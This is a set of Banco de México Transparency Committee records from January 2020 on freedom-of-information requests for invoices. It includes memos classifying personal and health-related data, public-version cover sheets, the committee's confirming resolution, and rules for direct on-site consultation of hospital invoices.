Al respecto, me permito informarles que esta unidad administrativa, de conformidad con los artículos 100, 106, fracción I, y 111, de la Ley General de Transparencia y Acceso a la Información Pública, 97, 98, fracción I, y 108, de la Ley Federal de Transparencia y Acceso a la Información Pública, así como el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas correspondientes.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO
01 - FACTURA JMY - 5505.xml	01
02 - FACTURA JMY - 5630.xml	02
03 - FACTURA JMY - 5763.xml	03
04 - FACTURA JMY - 5828.xml	04
05 - FACTURA JMY - 5911.xml	05

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar las versiones públicas señaladas en el cuadro precedente.

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado es el adscrito a:

PERSONAL CON ATRIBUCIONES DE ACCESO AL DOCUMENTO CLASIFICADO

- | |
|---|
| <ul style="list-style-type: none">• Dirección de Contabilidad, Planeación y Presupuesto (Director)• Gerencia de Gestión Presupuestal (Todo el personal)• Gerencia de Contabilidad e Información Financiera (Todo el personal)• Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal)• Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal)• Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal) |
|---|



Atentamente,



L.C. Víctor Moisés Suárez Picazo
Director de Contabilidad, Planeación y Presupuesto

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).


VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Contabilidad, Planeación y Presupuesto
II. La identificación del documento del que se elabora la versión pública.	01 - FACTURA JMY - 5505.xml
III. Firma del titular del área y de quien clasifica.	 L.C. Víctor Moisés Suárez Picazo Director de Contabilidad, Planeación y Presupuesto
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/2020</u> celebrada el <u>21</u> de <u>Enero</u> de <u>2020</u> Secretaria del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	01	Datos personales o información equiparable a datos personales: • CURP • Información que permite el acceso a datos personales	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de los Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de información concerniente a una persona física identificada o identificable o a datos equiparables a los mismos, que están intrínseca y objetivamente ligados a la persona, titular de los mismos.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Contabilidad, Planeación y Presupuesto
II. La identificación del documento del que se elabora la versión pública.	02 - FACTURA JMY - 5630.xml
III. Firma del titular del área y de quien clasifica.	 L.C. Víctor Moisés Suárez Picazo Director de Contabilidad, Planeación y Presupuesto
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/2020</u> celebrada el <u>29</u> de <u>Enero</u> de <u>2020</u> Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	01	Datos personales o información equiparable a datos personales: - CURP - Información que permite el acceso a datos personales	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de los Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de información concerniente a una persona física identificada o identificable o a datos equiparables a los mismos, que están intrínseca y objetivamente ligados a la persona, titular de los mismos.

El presente documento es una copia de la información original, la cual se encuentra en el archivo adjunto. La información contenida en este documento es confidencial y no debe ser divulgada a terceros sin el consentimiento expreso de la persona o personas a quienes se refiere.



"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).


VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Contabilidad, Planeación y Presupuesto
II. La identificación del documento del que se elabora la versión pública.	03 - FACTURA JMY - 5763.xml
III. Firma del titular del área y de quien clasifica.	 L.C. Víctor Moisés Suárez Picazo Director de Contabilidad, Planeación y Presupuesto
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número 06/2020 celebrada el 29 de Enero de 2020 Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	01	Datos personales o información equiparable a datos personales: - CURP - Información que permite el acceso a datos personales	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de los Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de información concerniente a una persona física identificada o identificable o a datos equiparables a los mismos, que están intrínseca y objetivamente ligados a la persona, titular de los mismos.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).


VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Contabilidad, Planeación y Presupuesto
II. La identificación del documento del que se elabora la versión pública.	04 - FACTURA JMY - 5828.xml
III. Firma del titular del área y de quien clasifica.	 L.C. Víctor Moisés Suárez Picazo Director de Contabilidad, Planeación y Presupuesto
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número 06/2020 celebrada el 29 de Enero de 2020 Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México.

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	01	Datos personales o información equiparable a datos personales: - CURP - Información que permite el acceso a datos personales	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de los Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de información concerniente a una persona física identificada o identificable o a datos equiparables a los mismos, que están intrínseca y objetivamente ligados a la persona, titular de los mismos.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Contabilidad, Planeación y Presupuesto
II. La identificación del documento del que se elabora la versión pública.	05 - FACTURA JMY - 5911.xml
III. Firma del titular del área y de quien clasifica.	 L.C. Víctor Moisés Suárez Picazo Director de Contabilidad, Planeación y Presupuesto
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	01	Datos personales o información equiparable a datos personales: - CURP - Información que permite el acceso a datos personales	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de los Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de información concerniente a una persona física identificada o identificable o a datos equiparables a los mismos, que están intrínseca y objetivamente ligados a la persona, titular de los mismos.



"2020, Año de Leona Vicario, Benemérita Madre de la Patria"



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN

FOLIO: 6110000086519

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000086519**, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el JESUS MARCOS YACAMAN lo anterior durante el año 2019"

SEGUNDO. Que el veintitrés de diciembre del mismo año, la referida solicitud fue turnada a la Dirección de Contabilidad, Planeación y Presupuesto del Banco de México a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que quien es titular de la referida Dirección de Contabilidad, Planeación y Presupuesto, mediante oficio con número de referencia W01/007-2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de veinte de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con número de referencia W01/010-2020, quien es titular de la Dirección de Contabilidad, Planeación y Presupuesto, hizo del conocimiento de este Comité su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en las carátulas adjuntas al referido oficio, y solicitó a este órgano colegiado confirmar dicha clasificación y aprobar las versiones públicas respectivas.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso a), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto:

Es procedente la clasificación de la información testada y referida como confidencial conforme a la fundamentación y motivación expresadas en las carátulas adjuntas al oficio referido en el resultando Quinto de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que el Banco de México se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPSO).

En consecuencia, este Comité **confirma la clasificación de la información testada y referida como confidencial.**

Asimismo, este órgano colegiado **aprueba las versiones públicas señaladas en el oficio precisado en el resultando Quinto de la presente resolución.**

Por lo expuesto con fundamento en los artículos 44, fracción II, y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

ÚNICO. Se **confirma la clasificación de la información referida como confidencial**, conforme a la fundamentación y motivación expresadas en las carátulas correspondientes, y se aprueban las versiones públicas respectivas.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte. _____

COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

Ref.: V01.033.2020

Ciudad de México a 27 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información identificada con el número de folio **6110000087319** que nos turnó la Unidad de Transparencia el veintitrés de diciembre de dos mil diecinueve, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), la cual se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el OPERADORA DE HOSPITALES ANGELES S.A de CV, lo anterior durante el año 2019" Sic

Al respecto, esta Dirección de Recursos Humanos informa lo siguiente:

1. Esta unidad administrativa posee la información materia de la consulta, en términos del artículo 26, fracción V, del Reglamento Interior del Banco de México, toda vez que el Banco de México realizó pagos a la persona materia de esta solicitud, por los cuales exigió y conservó los comprobantes fiscales correspondientes.
2. Una vez realizada una búsqueda exhaustiva en los archivos de este Instituto Central, de la información solicitada, se identificó que, durante el ejercicio 2019, la persona materia de esta solicitud emitió 10,489 comprobantes fiscales que se encuentran en posesión de este sujeto obligado.
3. Dentro de estos comprobantes fiscales, se identificó información que actualiza los supuestos de clasificación previstos en los artículos 116, párrafo primero, de la LGTAIP; y 3, fracciones IX y X, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO), al tratarse de datos personales sensibles y de información que por su naturaleza, puede permitir el acceso a dichos datos personales sensibles, que más adelante se describen.
4. Al respecto, esta unidad administrativa estima que la revisión de cada uno de los documentos solicitados, así como la elaboración de las carátulas respectivas y de las versiones públicas, sobrepasa las capacidades técnicas para cumplir con la solicitud en los plazos establecidos en la normatividad aplicable.
5. Esto es así, considerando que, de conformidad con la experiencia que se tiene con documentos de la misma naturaleza respecto de los cuáles ahora son materia de esta solicitud, y que pueden



contener información clasificada, se requiere un mínimo de 20 minutos, por documento, para su revisión, y en su caso la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia para los efectos correspondientes.

En consecuencia, a fin de analizar y clasificar la totalidad de estos documentos, serían necesarios 209,780 minutos, que se traducen en un total de 437 días de trabajo de 8 horas diarias.

Aunado a ello, el personal del que dispone este sujeto obligado para la realización de lo anterior comprende únicamente 2 servidores públicos que tienen acceso a la información y pudieran dedicarse a la generación de versiones públicas, por lo que inclusive distraerlos de sus labores ordinarias para que se dediquen únicamente a la elaboración de la documentación señalada, tampoco podría darse atención a la solicitud dentro de los plazos establecidos para tal efecto en la normatividad correspondiente.

6. En ese sentido, es claro que el análisis, estudio y procesamiento de los documentos que conforman la información solicitada sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo de 20 días hábiles, prorrogables en casos extraordinarios por otros 10 días, en los términos que establece el artículo 132 de la LGTAIP.
7. En consecuencia, con fundamento en el artículo 127 del ordenamiento referido en el numeral anterior, es necesario poner a disposición del solicitante los documentos en consulta directa, salvo la información clasificada.
8. No omitimos señalar que si bien el artículo 133 de la LGTAIP establece que el acceso se dará, preferentemente, en la modalidad de entrega seleccionada por el solicitante, y que en este caso éste eligió "Entrega por Internet (antes a través de INFOMEX)", en el caso concreto no es posible realizar dicha modalidad de entrega en razón de que, por la cantidad de documentos solicitados y el tamaño de los archivos correspondientes, no es posible cargar la información para entregarla a través de la Plataforma Nacional de Transparencia.

Inclusive si esto fuera posible, y como ya se ha referido previamente, el análisis, estudio y procesamiento de los documentos solicitados sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP, por lo que es necesario otorgar la información en una modalidad distinta de la requerida por el solicitante.

9. De las modalidades de entrega establecidas en los *"Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública"* vigentes se encuentran la *"...consulta directa, la expedición de copias simples o certificadas, o la*

reproducción en cualquier otro medio, incluidos aquellos que resulten aplicables derivados del avance de la tecnología..."; sin embargo, con excepción de la consulta directa, no es posible entregar la información en ninguno de las modalidades ahí señalados, en razón de que cualquiera de ellas necesariamente implica realizar todos los pasos descritos en el numeral 5 del presente escrito, lo cual, como se expuso previamente, sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP.

En efecto, la entrega en copias simples de la información, por correo electrónico o bien grabada en dispositivos de almacenamiento digital, implican necesariamente que se hayan analizado previamente los documentos para determinar cuáles contienen información clasificable, la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia.

Por lo anterior, el único medio posible de entrega de la información solicitada es a través de la consulta directa.

10. Para tal efecto, los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, establecen en el Sexagésimo séptimo de dichos Lineamientos que para la atención de solicitudes en las que la modalidad de entrega de la información sea la consulta directa y, con el fin de garantizar el acceso a la información que conste en documentos que contengan partes o secciones clasificadas como reservadas o confidenciales en la modalidad antes citada, previamente el Comité de Transparencia del sujeto obligado deberá emitir la resolución en la que funde y motive la clasificación de las partes o secciones que no podrán dejarse a la vista del solicitante.

En atención a este precepto, esta unidad administrativa somete a consideración del Comité de Transparencia las medidas que deberá implementar el personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud, a fin de que se resguarde la información clasificada, atendiendo la naturaleza del documento y el formato en el que obra:

a. INFORMACIÓN CLASIFICADA

- i. De los comprobantes fiscales emitidos por la persona materia de esta consulta durante el año 2019, que se encuentran en posesión de este sujeto obligado, se identificó el volumen de documentos señalado en el numeral 2 del presente documento.



- ii. De entre ellos, algunos contienen datos personales sensibles e información que por su naturaleza permite el acceso a dichos datos personales sensibles, por lo que la clasificación será aplicable solo para la información de ese carácter contenida en aquellos comprobantes fiscales que se encuentren en dicho supuesto, dentro del universo identificado por la unidad administrativa correspondiente que se pone a disposición del solicitante en consulta directa.
- iii. Los datos que es necesario clasificar con el carácter de **confidencial** son los conceptos relativos a:
 - a) Los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta; y
 - b) El número de Folio fiscal;
 - c) El sello digital del SAT
 - d) La cadena original del complemento digital del SAT
 - e) Sello
 - f) No Certificado SAT
 - g) Sello CFD
 - h) No Certificado
- iv. Dicha clasificación se realiza, de conformidad con lo dispuesto en los artículos 100, 106, fracción I, 116, primer párrafo, y 127 de la LGTAIP; 3, fracciones IX y X, de la LGPDPPSO; 97, 98, fracción I, 113, fracción I, y 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Séptimo, fracción I, y el Trigésimo octavo, fracción I, de los Lineamientos generales, en el caso de la información referida en el inciso a) del numeral anterior, **por tratarse de información que relativa a datos personales sensibles concernientes a personas identificadas o identificables**; y en el caso de la información señalada en los incisos b), c), d), e), f), g), h) **por tratarse de información cuya naturaleza permite acceder a los datos personales sensibles referidos previamente**, toda vez que dicha información permitiría obtener la versión original de los comprobantes en donde se encuentran contenidos esos datos.

En efecto, el artículo 3, fracciones IX y X, la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados, establece que por **dato personal** se entiende cualquier información concerniente a una persona física identificada o identificable, mientras que **datos personales sensibles**, son además aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste, como puede serlo la información relacionada con el **estado de salud presente o futuro** de los titulares correspondientes.



En el caso que nos ocupa, dar a conocer el nombre de los pacientes en los comprobantes correspondientes, implica brindar elementos con los cuales se puede inferir su estado de salud.

Por lo que refiere al **número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado**, es necesario clasificar esta información, toda vez que, al ser ingresada dentro de los sistemas informáticos del Servicio de Administración Tributaria, revela la versión completa del documento que contiene el nombre de cada paciente, así como diversa información que junto con el nombre referido, se trata de información relacionada con el estado de salud de diversas personas identificables, la cual se trata de información confidencial.

Esta clasificación es acorde con lo resuelto por el Instituto Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales en el recurso de revisión RRA 4128/19.

Al respecto, aun cuando en términos del artículo 6, apartado A, fracción I, de la Constitución Política de los Estados Unidos Mexicanos (bases y principios que rigen el ejercicio del derecho de acceso a la información), establece como regla general que toda información en posesión de cualquier autoridad, entidad, órgano y organismo de los Poderes Ejecutivo, Legislativo y Judicial y los órganos autónomos, entre otros, es pública, la misma Norma Fundamental prevé que dicha información podrá clasificarse excepcionalmente en diversos supuestos. De manera particular, en la fracción II, del referido apartado A, del artículo 6 Constitucional, se establece que la información que se refiere a la vida privada y los datos personales será protegida en los términos y con las excepciones que fijen las leyes. Asimismo, de conformidad con el artículo 16, segundo párrafo, de la propia Constitución, toda persona tiene derecho a la protección de sus datos personales, en los términos que fije la ley.

En relación con lo anterior, de conformidad con lo dispuesto por los artículos 120 de la LGTAIP y 117 de la LFTAIP, para que los sujetos obligados puedan permitir el acceso a información confidencial requieren obtener el consentimiento de los particulares titulares de la información. En este caso, **el Banco Central no cuenta con el consentimiento de los servidores públicos y terceros para, en su caso, hacer pública la misma.**

- v. Por otra parte, debe destacarse que en el presente caso tampoco se actualiza alguno de los supuestos de excepción previstos en los citados artículos 120 de la

LGTAIP y 117 de la LFTAIP para permitir el acceso a la información personal mencionada sin el consentimiento de los titulares. Al respecto debe señalarse lo siguiente:

a. La información solicitada no tiene, por ley, el carácter de pública. Al respecto, ha de considerarse lo siguiente:

Datos personales sensibles: Aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste. De manera enunciativa más no limitativa, ***se consideran sensibles los datos personales que puedan revelar aspectos como origen racial o étnico, estado de salud presente o futuro, información genética, creencias religiosas, filosóficas y morales, opiniones políticas y preferencia sexual.***

b. No existe una orden judicial, en términos de los artículos 120, fracción III, de la LGTAIP y 117, fracción III, de la LFTAIP.

c. No existen razones de seguridad nacional y salubridad general, o de protección de derechos de terceros, que requieran de su publicación, en términos de los artículos 120, fracción IV, de la LGTAIP y 117, fracción IV, de la LFTAIP.

d. El peticionario no tiene la calidad de sujeto obligado o sujeto de derecho internacional, de conformidad con los tratados y los acuerdos interinstitucionales, en términos de los artículos 120, fracción V, de la LGTAIP y 117, fracción V, de la LFTAIP.

b. REGLAS DE OPERACIÓN PARA LA CONSULTA DIRECTA

- i. A partir del día posterior a la fecha de la notificación de la respuesta, se pondrá a disposición del solicitante la totalidad de los documento materia de su solicitud para su consulta directa en las instalaciones del Banco de México, en el domicilio ubicado en calle Gante N°20, colonia Centro, demarcación territorial Cuauhtémoc, código postal 06000, Ciudad de México, (planta baja). Dichos documentos se encuentran contenidos en formato xml ordenados de manera consecutiva por lo que serán visualizados por el solicitante a través de un equipo de cómputo que será puesto a su disposición en la ubicación antes señalada.

Cabe señalar que en la diligencia de mérito, el solicitante será atendido por personal de la Subgerencia de Gestión Operativa del Plan de Salud o el personal adscrito a la Oficina de Gestión del Plan de Salud, por lo que se indicará al solicitante que deberá

ponerse en contacto al teléfono 5552372000, ext. 7929, con Sara Victoria Gómez Cuellar, para agendar una cita el día hábil de su preferencia, a efecto de que pueda consultar la información pública comprendida dentro de su solicitud en un horario de 10:00 am a 14:00 pm.

- ii. Si una vez realizada la diligencia, en el horario señalado en el párrafo anterior, no fuera posible consultar toda la documentación, el solicitante podrá requerir al Banco una nueva cita, misma que será programada en los mismos términos del inciso anterior.
- iii. En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importante que, al momento de acordar la cita, proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente.

